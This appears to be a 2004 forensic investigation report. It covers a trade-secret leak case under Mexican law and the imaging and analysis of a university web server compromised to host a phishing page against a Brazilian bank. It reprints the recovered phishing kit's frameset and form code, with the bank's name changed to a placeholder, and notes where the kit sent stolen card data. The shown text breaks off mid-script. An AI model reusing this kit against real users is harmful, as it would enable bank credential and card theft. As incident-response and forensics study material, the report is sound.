There is also a link between the floppy and Mr. Leszczynski, with the text from the Opportunity.txt file obtained when we opened the camouflaged file. This text links directly and tells us that he wanted to get money from the selling of the information.

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski

The Mexican Industrial Property Law defines in the 82nd article that a industrial secret is the information that has industrial or commercial application that a person or an organization protects with a confidential character, that could mean obtaining or maintaining a competitive or economical advantage to a third party in the economical activities and from which the organization adopted the systems to preserve its confidentiality and the restricted access to the information.

The organization can declare its information as confidential only if it is labeled in the documents, electronic or magnetic media, optical disks, microfilms, films and other similar instruments. This is considered in the Mexican Federal Criminal Code 83rd article.

In Mexico, we have laws about stealing proprietary information:

In terms of Mexican Federal Labor Law, the 47th article, fraction IX states that if a worker reveals fabrication secrets or reveals any kind of information labeled as restricted, that would affect the company, and this causal will finish all working relationship without any responsibility for the boss.

The Mexican Federal Criminal Code establishes in the 210th article, the sanction for the person that without a real cause and without the approval of who can be damaged, reveals a secret or a reserved communication that knows or received to make his work or title; where the sanction is from 30 to 200 working days for the community.

This case would be very difficult in terms of trying to convince the federal attorney about the value of the information even when it is not labeled as confidential. Anyways, the process can be a Criminal Case and ask for the intervention of an expert witness on Industrial Property from the Federal Agencies to help the judge understand the value and the information described in this report.

Additional Information

Searching on the Internet, I got the original program of Camouflage in http://camouflage.unfiction.com/, this program is not longer supported and developed.

Also I got from PacketStorm (http://packetstormsecurity.nl/crypt/stego/camouflage/), a Perl script that detects and removes the password of the Camouflage.

In this other webpage (http://www.guillermito2.net/stegano/camouflage/), I could understand how the camouflage program worked and why it was so weak.

In this webpage (http://www.vikt0ry.com/) you could find the Windows program (in Spanish) to erase the Camouflage password.

PART 2: Option 1 - Perform Forensic Analysis on a system

The second part of the assignment is a real case, which I will use removing all confidential data and information that could involve names, organizations and personal information to protect individuals and their privacy.

"MX" University received an e-mail from a CSIRT (Computer Security Information Response Team) reporting a Phishing Scam hosted in their network.

The Phishing is a new way of fraud, where the user receives an email which simulates being sent by the bank. In this email it seems to be asking to confirm personal information online, and it redirects you to a webpage very similar to the bank's webpage. In this webpage the user fills out his personal information, stealing all his personal and bank information. [5]

Phishing is also considered the duplication of a webpage to make the visitor relieve that is accessing the original webpage. It is normally used to duplicate bank webpages and send emails to many email accounts to try to update their personal information. Sometimes, phishing is considered as the opposite of password harvesting fishing, but maybe is not really that way.

In a more general way, the phishing has being used to describe the act of buying by not normal ways, information as passwords or credit card information, something like social engineering.

The word phishing was created more or less in the middle 90's by the crackers that stoled AOL accounts. One attacker assumed the identity of the AOL employee sending an email to the victim, in which asks for the password of the account.

In this case the Bank affected was a Brazilian Bank and the phishing server was hosted in Mexico in the University's compromised server.

Synopsis of Case

The Phishing Scam was detected in one of the Web Servers in MX University.

The mail they received included the URL where the webpage was being displayed: "http://*server*/meu.html" and an image with the print screen of this webpage.

The server that was involved had several functions inside the University as internal server, intranet, and extranet (Online University).

Initially I received the hard disks that were on the server, but after looking for a bout a week for the cables, I received the complete server from the person in

charge of technology department from the University to do the examination; the steps that I followed to do the examination are described below. The cables for the hard drive are very difficult to obtain, maybe only in Mexico and I had not a lot of time to do the analysis.

I was asked by the system administrator to find out the files involved in the scam, how the scam started and how they compromised the server. This initially was the objective, but as we can see in the document, I found out a lot of more information about it.

System Analyzed

The system is a Dell PowerEdge 2450 Server with Windows NT installed as operating system. It has two Pentium III - 733 MHz processors and RAID installed. It was giving service as a Web Server for a University where they served not only for internal purposes, but also for external access to Online Courses.

The server was installed in the University's Data Center, and the chain of custody started when I received first the Hard Drives and later on the complete server where the hard drives were removed.

Hardware

The Hardware involved in the analysis is described in the next table:

Tag No.	Serial No.	Model	Description
001	3PI7301	SMP	Dell PowerEdge 2450 Server with 2 Pentium III 733 MHz processors. Bus 133 L2 Cache: 256 KB
002	3BT1FSRK	ST318404LC	Seagate Cheetah 18.37 GB SCSI Hard Drive - 10000 rpm Firmware 0005 Product ID: 9N9001-YYY Part No: 9N9001-099
003	3BT1FXLL	ST318404LC	Seagate Cheetah 18.37 GB SCSI Hard Drive - 10000 rpm Firmware 0005 Product ID: 9N9001-YYY Part No: 9N9001-099

It is a Dell PowerEdge 2450 Server with the original configuration: CDROM, Floppy, sound card, etc.

The server had installed RAID 0 which is not redundant, in this level; data is split across drives, resulting in higher data throughput. Since no redundant information is stored, performance is very good, but the failure of any disk in the array results in all data loss. This level is commonly referred to as striping.

RAID is done by a PowerEdge Expandable RAID Controller (PERC/3) with the following configuration:

Containers:
00 – Virtual Disk
RAID 0 9.7 GB
01 – VOLUME 24.1 GB

Container 00 9.7 GB 00

Container 01 16.9 GB 01
7.1 GB 00

Forensic Analysis Machine

Windows Machine - Dell Dimension 8400 – Pentium 4 - 2.0 GHz – 256 MB RAM with Windows XP Professional Operating System. Two Internal Hard Drives with 80 GB for Operating System and Program Files and 120 GB External Hard Drive for forensic analysis.

The machine was wiped to avoid contamination. After being wiped I installed the Operating System (Windows XP) and the software needed.

Others:

USB External Hard Drives – Enclosures with 200 GB Maxtor Hard Drives.

Software:

- Penguin Sleuth Kit Bootable CD[6], which includes most of the used forensic tools.
- AccessData Forensic ToolKit (FTK) Version 1.50, build 04.08.23
- explore2fs, the Linux file system utility for Windows NT, Copyright (C)

2000 by John Newbigin[7]

Image Media

In order to get the image of the disks, I used the Penguin Sleuth Kit Bootable CD and a USB External Hard Drive. The reason I did it this way is because the cables for the Hard Drives are not very common and I did not had them. Therefore, I needed the complete server to make the images of the information contained in it. The external drive will be used to write the images and after that use the forensic station to do the analysis.

One good think of the way I started the chain of custody was that I labeled the drives when were given to me. I first received the Hard Disks and when I found out that I did not have the cables, I needed to ask for the complete server. Because we are talking about RAID, having the hard drives with no labels could be very dificoult to find out which one was the first and the second hard drive.

The Penguin Sleuth Kit Bootable CD will mount all drives in Read-Only, so the next step is to check and retrieve the data. It is very important to mount the partitions or drives in Read-Only more in order to be able to see the information, generate the forensic image of the drives in a logical context and to avoid contamination, modification or compromise of the hard drives. The USB External Hard drive was enabled to be writable, and it's mounted in /mnt/sdc1 and sanitized and formatted with ext3 filesystem.

 # df –k

Filesystem	*1K-blocks*	*Used*	*Available*	*Use%*	*Mounted on*
/dev/root	*1971*	*1709*	*262*	*87%*	*/*
/dev/cdrom	*705824*	*705824*	*0*	*100%*	*/cdrom*
/dev/cloop	*1876988*	*1876988*	*0*	*100%*	*/KNOPPIX*
/dev/shm	*716268*	*1728*	*714540*	*1%*	*/ramdisk*
/dev/sdb1	*25302340*	*1809512*	*23492828*	*8%*	*/mnt/sdb1*
/dev/sdc1	*192824588*	*33713296*	*149154208*	*19%*	*/mnt/sdc1*
/dev/sda2	*8185116*	*2072524*	*6112592*	*26%*	*/mnt/sda2*
/dev/sda1	*31833*	*28685*	*3149*	*91%*	*/mnt/sda1*

The command df –k will give me the information about the partitions. In this case, I could see all the partitions on both hard drives. The internal disks are recognized as /mnt/sda1, /mnt/sda2 and /mnt/sdb1. Now we have to make the forensic images of each partition (using dcfldd) and obtain its MD5 for the integrity check. I decided to do the images by each logical partition contained, so I had to do three different partitions using the dcfldd command. This took lot of more time as I expected because the USB's was not 2.0 and the USB enclosure I was using was on version 2.0.

 # dcfldd if=/dev/sda1 of=/mnt/sdc1/sda1.dd hashwindow=0 hashlog=/mnt/sdc1/sda1.md5
// Creates the image of sda1 and creates md5 hash

 # dcfldd if=/dev/sda2 of=/mnt/sdc1/sda2.dd hashwindow=0 hashlog=/mnt/sdc1/sda2.md5
// Creates the image of sda2 and creates md5 hash

 # dcfldd if=/dev/sdb1 of=/mnt/sdc1/sdb1.dd hashwindow=0 hashlog=/mnt/sdc1/sdb1.md5
// Creates the image of sdb1 and creates md5 hash

One advantage of using dcfldd instead of dd, is that you can have an idea if the process is still going on and that it calculates the hash value while it is imaging. This is very important to have all the information done in one single process.

I encountered many problems, which were resolved. I started trying to make the dcfldd image to the external USB hard drive that was formatted with FAT32 and I always got an error when I was reaching the 2.0 gigabytes limit. Then I tried the same dcfldd command but to another Windows machine where the external USB hard drive was plugged; in this case I used samba to use the network to make the transfer. I got the same error on the 2.0 gigabytes limit. I also tried using netcat to the Windows server, and I could not make it work. After making some investigation, I found out that the kernel I was using had problems and I could not make a transfer of a file bigger to 2.0 gigabytes. I was not able to re-compile or update the kernel of the knoppix, so I had to find out a better solution. That is why I formatted the USB external hard drive with ext3 to be able to generate the full images. I also had the option to generate splitted images, but I was not confortable with that.

In order to verify the integrity or every partition imaged, I proceeded to compare the MD5 digests generated by the dcfldd program and the MD5 digest from the actual evidence. This will assure that the original evidence obtained was not modified or compromised in any way.

 # md5sum /dev/sda1
d68397d44b156777edc416671a110208 /dev/sda1
 # cat /mnt/sdc1/sda1.md5
Total: d68397d44b156777edc416671a110208
// Displays the MD5 Hash value of sda1 so we can compare it

 # md5sum /dev/sda2
4fee69811a232272bdddc37f600be559 /dev/sda2
 # cat /mnt/sdc1/sda2.md5
Total: 4fee69811a232272bdddc37f600be559
// Displays the MD5 Hash value of sda2 so we can compare it

 # md5sum /dev/sdb1
a1c4406beff49b7fd48c9550cde9ae51 /dev/sdb1
 # cat /mnt/sdc1/sdb1.md5
Total: a1c4406beff49b7fd48c9550cde9ae51
// Displays the MD5 Hash value of sdb1 so we can compare it

So far, the images were verified and this was very important to check that the original evidence was not affected and that the final image was exactly the same. I also checked the file system information of each partition; I used the command fsstat to verify the system layer. This command will display the details of a file system. The partitions were FAT and NTFS which are used in

Windows Filesystems, for this case, I double checked with the system administrator and obtained from him that the server runned Windows NT as filesystem. The first partition has FAT because Dell uses it to install propetary programs. This is the output:

 # fsstat -f fat /mnt/sdc1/sda1.dd

FILE SYSTEM INFORMATION

File System Type: FAT
OEM: MSDOS5.0
Volume ID: 3425259998
Volume Label: NO NAME
File System Type (super block): FAT16

META-DATA INFORMATION

Range: 2 - 1019154
Root Directory: 2

CONTENT-DATA INFORMATION

Sector Size: 512
Cluster Size: 512
Sector of First Cluster: 531
Total Sector Range: 0 - 64195
FAT 0 Range: 1 - 249
FAT 1 Range: 250 - 498
Data Area Sector Range: 499 - 64195

FAT CONTENTS (in sectors)

// FAT Allocation lines were deleted in purpose

 # fsstat -f ntfs /mnt/sdc1/sda2.dd

FILE SYSTEM INFORMATION

File System Type: NTFS
Volume Serial Number: 240A22F8240A22F8
Volume Name: Dell Server
Version: Windows NT

META-DATA INFORMATION

Range: 0 - 18961
Root Directory: 5

CONTENT-DATA INFORMATION

Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 2046278

Attribute Defs (MFT Entry: 4)
$STANDARD_INFORMATION: 16

$ATTRIBUTE_LIST: 32
$FILE_NAME: 48
$VOLUME_VERSION: 64
$SECURITY_DESCRIPTOR: 80
$VOLUME_NAME: 96
$VOLUME_INFORMATION: 112
$DATA: 128
$INDEX_ROOT: 144
$INDEX_ALLOCATION: 160
$BITMAP: 176
$SYMBOLIC_LINK: 192
$EA_INFORMATION: 208
$EA: 224


```
# fsstat -f ntfs /mnt/sdc1/sdb1.dd

FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: NTFS
Volume Serial Number: 4CFA34934CFA3493
Version: Windows NT

META-DATA INFORMATION
--------------------------------------------
Range: 0 - 63745
Root Directory: 5

CONTENT-DATA INFORMATION
--------------------------------------------
Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 6325584

Attribute Defs (MFT Entry: 4)
$STANDARD_INFORMATION: 16
$ATTRIBUTE_LIST: 32
$FILE_NAME: 48
$VOLUME_VERSION: 64
$SECURITY_DESCRIPTOR: 80
$VOLUME_NAME: 96
$VOLUME_INFORMATION: 112
$DATA: 128
$INDEX_ROOT: 144
$INDEX_ALLOCATION: 160
$BITMAP: 176
$SYMBOLIC_LINK: 192
$EA_INFORMATION: 208
$EA: 224
```

Media Analysis of System

Once we had the images and the MD5 hashes, I used the explore2fs application to mount the USB External HD in the Windows machine and copy it to the internal hard drive. This application was obtained from http://uranus.it.swin.edu.au/~jn/linux/explore2fs.htm and it is used to mount an ext3 partition in windows. This was done because the USB enclosure that was used to make the images needed ext3 filesystem. As I explained before, I had the problem of generating full forensic images that could not be transferred to a USB external hard drive using FAT or using the network. This application helped me a lot because once I had the ext3 hard drive with the images and the MD5 hashed, I had in some way to mount it into my Windows machine to continue with the investigation.

After adding the three evidences images to the FTK software, we obtained from the three images (partitions) information that was filtered into different categories to be able to understand in a better way. One of the advantages of using this kind of commercial software is the KFF (Known File Filter) which is a full hash database of a lot of known files. This permits the investigator to focus

in specific files and ignore the ones that have the same hash value as the database. This is a printscreen of the FTK application and the information obtained from the categorization.



Evidence Items
Evidence Items: 3

File Items
Total File Items: 167735
Flagged Thumbnails: 0
Other Thumbnails: 10735

File Status
KFF Alert Files: 3
Bookmarked Items: 22
Bad Extension: 2288
Encrypted Files: 4
From E-mail: 1371
Deleted Files: 21389
From Recycle Bin: 3
Duplicate Items: 27525
OLE Subitems: 19468
Flagged Ignore: 0
KFF Ignorable: 10610

File Category
Documents: 16206
Spreadsheets: 127
Databases: 76
Graphics: 10735
E-mail Messages: 496
Executables: 3334
Archives: 3483
Folders: 3762
Slack/Free Space: 55205
Other Known Type: 5998

Unknown Type: 68313

It is important to review the information about each one of the image files. This information confirms the one obtained from the fsstat. From the evidence list of the report this is the result where you can find the time added, type of evidence and the file name:

Display Name: sda1\NO NAME-FAT16
Evidence File Name: sda1.dd
Evidence Path: K:
Identification Name/Number: sda1
Evidence Type: FAT16
Added: 11/4/2004 5:11:53 PM
Children: 921
Descendants: 921
Investigator's Name: Andres Velazquez
Comment:

Display Name: sda2\Dell Server-NTFS
Evidence File Name: sda2.dd
Evidence Path: K:
Identification Name/Number: sda2
Evidence Type: NTFS
Added: 11/4/2004 5:12:23 PM
Children: 34165
Descendants: 38679
Investigator's Name: Andres Velazquez
Comment:

Display Name: sdb1\NONAME-NTFS
Evidence File Name: sdb1.dd
Evidence Path: K:
Identification Name/Number: sdb1
Evidence Type: NTFS
Added: 11/4/2004 7:49:44 PM
Children: 107350
Descendants: 128135
Investigator's Name: Andres Velazquez
Comment:

I started using FTK to look for the meu.html file. This was the file reported by the CSIRT and I searched it using a keyword search. It was very easy to find it in the hard disk; actually, it was in the root directory of the webserver, which was IIS from Microsoft. In this specific case I started looking for the information I knew so far, as we continue with the investigation you would find that one file leads me to another and that way I can get to the final conclusions.

The file was bookmarked to review it later and from the report, here is the information about the creation, modification, accessed data and MD5 digest:

File: meu.html
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\meu.html
Ext: html
File Type: Hypertext Document
Category: Document
Cre: 6/13/2004 3:46:55 PM
Mod: 6/13/2004 3:46:55 PM
Acc: 6/16/2004 6:37:00 PM
L-Size: 1707
P-Size: 4096
Idx: Full
Sector: 7256824
Cluster: 907103
Item #: 133892
Header: 3C53435249505420
MD5: E594452E329BAD003434F56698691F47

I exported all the files described in this report from the FTK to a folder. This would not affect the original file in the image; I just exported it to copy its contents to this report. After exporting every file, I checked it with my Antivirus and also opened with the associated program to verify the information that was inside the file.


Looking at the contents of meu.html I started to do some follow up of all the files involved in the scam. This will lead me to the files I should start from. To keep the confidential information about which bank was involved, the contents of the file are modified from the banks URL and name to “bank.com”.

```
<SCRIPT SRC="http://insight_/http://www.bank.com/indexIE.htm/ins.js"></SCRIPT>
<html>
<head>
<title>Bank</title>
</head>
<frameset cols="800,*" border=0 frameborder=0 marginheight=0 marginwidth=0 framespacing=0>
        <frameset rows="445,*" border=0 frameborder=0 marginheight=0 marginwidth=0 framespacing=0 border=0>
                <frameset rows="50,*" border=0 frameborder=0 marginheight=0 marginwidth=0 framespacing=0 border=0>
                        <frameset cols="54,746" border=0 frameborder=0 marginheight=0 marginwidth=0 framespacing=0 border=0>
                                <frame name="logo" src="http://www.bank.com/home/logo.htm" scrolling=no marginheight=0 marginwidth=0 frameborder=0 framespacing=0 noresize>
                                <frameset rows="*,27" border=0 frameborder=0 marginheight=0 marginwidth=0 framespacing=0 border=0>
                                        <frame name="bankline1" src="http://www.bank.com/bankline/bankline_fr.htm" scrolling=no marginheight=0 marginwidth=0
```

```
frameborder=0 framespacing=0 noresize>
                    <frame name="header"
src="http://www.bank.com/home/header/menu_principal.htm" scrolling=no marginheight=0
marginwidth=0 frameborder=0 framespacing=0 noresize>
                    </frameset>
                </frameset>
            <frame name="central" src="monta_frame_3.htm" scrolling=auto marginheight=0
marginwidth=0 frameborder=0 framespacing=0 noresize>
            </frameset>
        <frame name="inferior" src="http://www.bank.com/home/branco.htm" scrolling=no
marginheight=0 marginwidth=0 frameborder=0 framespacing=0 noresize>
        </frameset>
<frame name="direita" src="http://www.bank.com/home/branco.htm" scrolling=no marginheight=0
marginwidth=0 frameborder=0 framespacing=0 noresize>
</frameset>
<body bgproperties=fixed bgcolor=#FFFFFF></body>
</html>
```

From the meu.html file, I could find a track to another file that was inside the server, the file was called “monta_frame_3.htm (in bold) and it is the second file I got, all the other URL’s referred in this file were the original webpage’s images from the bank. This htm file makes the attacker able to only interact with one frame where the information will be captured and the user will not suspect from the images and normal behavior from the outside of the frame where the scam was going to start.

If you opened at that time the webpage, it would look embedded in the Bank’s webpage as shown below. For a normal bank user, this would not be a problem and it would be very dificoult to discover. (I’m only displaying the internal scam information to protect banks identity)



The information required in the scam was the Bank Name, Account, Password, PIN for the credit card, the CVV (numbers used to verify the credit card) and the date of birth of the holder. It’s weird that they didn’t asked for the name printed in the card. Normally the information required by the phishing scam is: User ID, Password, Credit Card / Debit Card Number, Name on Card, Expiration on Card, Debit / Credit Card PIN, CVV2 and email address. Anyway, with this information the person that obtained this information can clone a credit card and print his own name in case they ask for an ID or maybe it can be used to buy something in the business where you do not need to sign, identify or even present the credit card, like buying over the Internet.

The monta_frame_3.htm contents, is the file which makes the internal distribution to see the webpage in the same place with any web browser and therefore the user will not detect it. Here's the information about the file with creation, modification and access date. Also the MD5 digest.

File: monta_frame_3.htm
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\monta_frame_3.htm
Ext: htm
File Type: Hypertext Document
Category: Document
Cre: 6/13/2004 3:45:51 PM
Mod: 6/15/2004 3:38:02 PM
Acc: 6/16/2004 6:37:00 PM
L-Size: 6418
P-Size: 8192
Idx: Full
Sector: 7303664
Cluster: 912958
Item #: 87684
Header: 3C53435249505420
MD5: 632C334F2B5B4A28BE6A35E1D2EC0ED3

```
<SCRIPT SRC="http://insight_/http://www.bank.com/home/monta_frame.htm/ins.js"></SCRIPT>
<html>
<head>
<title>Bank</title>
<script language="javascript">
<!--
function achaObjeto(n, d) {
  var p,i,x;  if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
    d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
  if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
  for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=achaObjeto(n,d.layers[i].document); return x;    }

function verificabrowser() {
        var requisito1 = (navigator.appName == "Netscape" && parseInt(navigator.appVersion) >= 3)
        var requisito2 = (navigator.appName.indexOf("Microsoft") >= 0 &&
parseInt(navigator.appVersion) >= 4)
        var requisito3 = (navigator.appName.indexOf("Opera") >= 0)
        var necessario = requisito1 || requisito2 || requisito3  // ns3 e ie4 e Opera
        return necessario
}

function MontaArray() {

        var resultados = new Array()
        if (verificabrowser()) {
        var input = unescape(location.search.substr(1))
        if (input) {
                var Parametros = input.split("&")
                var tempArray = new Array()
                for (i = 0; i < Parametros.length; i++) {
                tempArray = Parametros[i].split("=")
                resultados[tempArray[0]] = tempArray[1]
                }
        }
        }
        return resultados
}

var Parametros = MontaArray()

if (Parametros["Tipo"]) {
        Tipo = Parametros["Tipo"];
```

```
} else {
        Tipo = "1";
}

if (verificabrowser())
{
        switch ( Tipo )
        {
                //Tipo 1 - Só na home.
                case "1":
                {
                        document.write("<frameset rows=\"20,200,*,18\" border=0 frameborder=0
marginheight=0 marginwidth=0 framespacing=0>");
                        document.write(" <frame name=\"menu_home\"
src=\"http://www.bank.com/home/menu_home.htm\" scrolling=no marginheight=0 marginwidth=0
frameborder=0 framespacing=0 noresize>");
                        document.write(" <frame name=\"escolha\" src=\"cadastro3.htm\"
scrolling=no marginheight=0 marginwidth=0 frameborder=0 framespacing=0 noresize>");
                        document.write(" <frame name=\"destaques\"
src=\"http://www.bank.com/home/header.htm\" scrolling=auto marginheight=0 marginwidth=0
frameborder=0 framespacing=0 noresize>");
                        document.write(" <frame name=\"rodape\"
src=\"http://www.bank.com/home/menu_rodape.htm\" scrolling=no marginheight=0 marginwidth=0
frameborder=0 framespacing=0 noresize>");
                        document.write("</frameset>");
                        break;
                }

                //Tipo 2 - Sessão
                case "2":
                {
                        if (Parametros["Arquivo"]) {
                                Arquivo = Parametros["Arquivo"];
                        } else {
                                Arquivo="http://www.bank.com/home/XXXX/XXXX/XXXX.htm";

                        }

                        if (Parametros["Menu"]) {
                                Menu = Parametros["Menu"];
                        } else {
                                Menu="http://www.bank.com/home/menu_home.htm";
                        }

                        document.write("<frameset rows=\"200,*\" border=0 frameborder=0
marginheight=0 marginwidth=0 framespacing=0>");
                        document.write(" <frame name=\"menu\" src=\""+ Menu + "\" scrolling=no
marginheight=0 marginwidth=0 frameborder=0 framespacing=0 noresize>");
                        document.write(" <frame name=\"destaques\" src=\"" + Arquivo + "\"
scrolling=auto marginheight=0 marginwidth=0 frameborder=0 framespacing=0 noresize>");
                        document.write("</frameset>");
                        break;
                }

                //Tipo 3 - Pagina externa com menu
                case "3":
                {
                        if (Parametros["Arquivo"]) {
                                Arquivo = Parametros["Arquivo"];
                        } else {
```

```
                        Arquivo="http://www.bank.com/home/XXXX/XXXX/XXXX.htm";

                }

                if (Parametros["Menu"]) {
                        Menu = Parametros["Menu"];
                } else {
                        Menu="http://www.bank.com/home/menu_home.htm";
                }

                document.write('<frameset rows="20,*" border=0 frameborder=0
marginheight=0 marginwidth=0 framespacing=0>');
                document.write(' <frame name="menu_home" src="'+ Menu + '"
scrolling=no marginheight=0 marginwidth=0 frameborder=0 framespacing=0 noresize>');
                document.write(' <frame name="escolha" src="' + Arquivo + '" id="capa_01"
scrolling=auto marginheight=0 marginwidth=0 frameborder=0 framespacing=0 noresize>');
                document.write('</frameset>');
                break;
        }

        case "4":
        {
                if (Parametros["Arquivo"]) {
                        Arquivo = Parametros["Arquivo"];
                } else {
                        Arquivo = "";
                }

                if (Parametros["Menu"]) {
                        Menu = Parametros["Menu"];
                } else {
                        Menu =  "";
                }

                if (Parametros["Rodape"]) {
                        Rodape = Parametros["Rodape"];
                } else {
                        Rodape =  "";
                }
                document.write( "<frameset rows=\"20,*,18\" framespacing=\"0\"
frameborder=\"0\" border=\"0\">" );
                document.write( "       <frame src=\"" + Menu + "\" name=\"menu\"
id=\"menu\" frameborder=\"0\" scrolling=\"No\" noresize marginwidth=\"0\" marginheight=\"0\">" );
                document.write( "       <frame src=\"" + Arquivo + "\" name=\"main\"
id=\"main\" frameborder=\"0\" scrolling=\"Auto\" noresize marginwidth=\"0\" marginheight=\"0\">" );
                document.write( "       <frame src=\"" + Rodape + "\" name=\"rodape\"
id=\"rodape\" frameborder=\"0\" scrolling=\"No\" noresize marginwidth=\"0\" marginheight=\"0\">" );
                document.write( "</frameset>" );
                break;
        }
    }
}
// Browsers que tenham Javascript antigo demais terao o seguinte FrameSet padrao
else
{
    document.write('<body bgproperties=fixed text=#FFFFFF bgcolor=#888888 leftmargin=0
topmargin=0 marginwidth=0 marginheight=0><center><br><br><br><br><br><font face="arial,
helvetica" size=3>O seu browser não suporta javascript de forma adequada. <br>Recomendamos a
instalação de uma versão mais atual.<br>Obrigado.</font></center>');
    document.write('</body>');
```

```
}
//-->
</script>
</head>
<!-- Browsers que nao suportem Javascript terao o seguinte FrameSet padrao -->
<NOSCRIPT>
<body bgproperties=fixed text=#FFFFFF bgcolor=#888888 leftmargin=0 topmargin=0 marginwidth=0
marginheight=0>
<center>
<br><br><br><br><br><br>
<font face="arial, helvetica" size=3>O seu browser não suporta javascript de forma adequada.
<br>Recomendamos a instalação de uma versão mais atual.
<br>Obrigado.
</font>
</center>
</body>
</NOSCRIPT>

<!-- Browsers que nao suportem Frames terao o seguinte Conteudo-->
<noframes>
<body bgcolor=#FFFFFF>
<font face="arial, helvetica" size=3>O seu browser não suporta frames de forma adequada.
<br>Recomendamos a instalação de uma versão mais atual.
<br>Obrigado.
</font>
</body>
</noframes>
</html>
```

The frame where the credit card is displayed is hosted in this server. I continued looking for the file cadastro3.htm to search for the form that was used to retrieve the information and store it in some location. Actually that is the information that I need to get, where the information of the credit cards was stored.

File: cadastro3.htm
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\cadastro3.htm
Ext: htm
File Type: Hypertext Document
Category: Document
Cre: 6/15/2004 3:39:10 PM
Mod: 6/16/2004 7:42:21 AM
Acc: 6/16/2004 6:37:00 PM
L-Size: 6847
P-Size: 8192
Idx: Full
Sector: 7254496
Cluster: 906812
Item #: 62217
Header: 3C73637269707420
MD5: 81E5681AEC2F8ECC1A19D1F96844659C

The file cadastro3.html is an htm file with the form to get the personal information. When I started looking at the source code, I recognized a URL where it will post the information and is not in this server. It was another University server but now in the United States. It seems that the call to login.asp was not working locally, so they redirected that part to an external compromised server.

The contents of the file are:

```
<script src="http://insight_/http://www.bank.com/cadastro//ins.js"></script>
<html>
<head>
<title>Internet E-mail banking</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<script language="JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
// -->
</script>
</head>

<body bgcolor="#FFFFFF" text="#000000" leftmargin="-0" topmargin="-0">
<div align="left"> </div>
<table width="737" cellpadding="2" cellspacing="1" align="center" border="0">
  <!--webbot BOT="GeneratedScript" PREVIEW=" " startspan --><script Language="JavaScript"><!--
function FrontPage_Form1_Validator(theForm)
{

  var checkOK = "0123456789-,.";
  var checkStr = theForm.agencia.value;
  var allValid = true;
  var decPoints = 0;
  var allNum = "";
  for (i = 0;  i < checkStr.length;  i++)
  {
    ch = checkStr.charAt(i);
    for (j = 0;  j < checkOK.length;  j++)
      if (ch == checkOK.charAt(j))
        break;
    if (j == checkOK.length)
    {
      allValid = false;
      break;
    }
    if (ch == ",")
    {
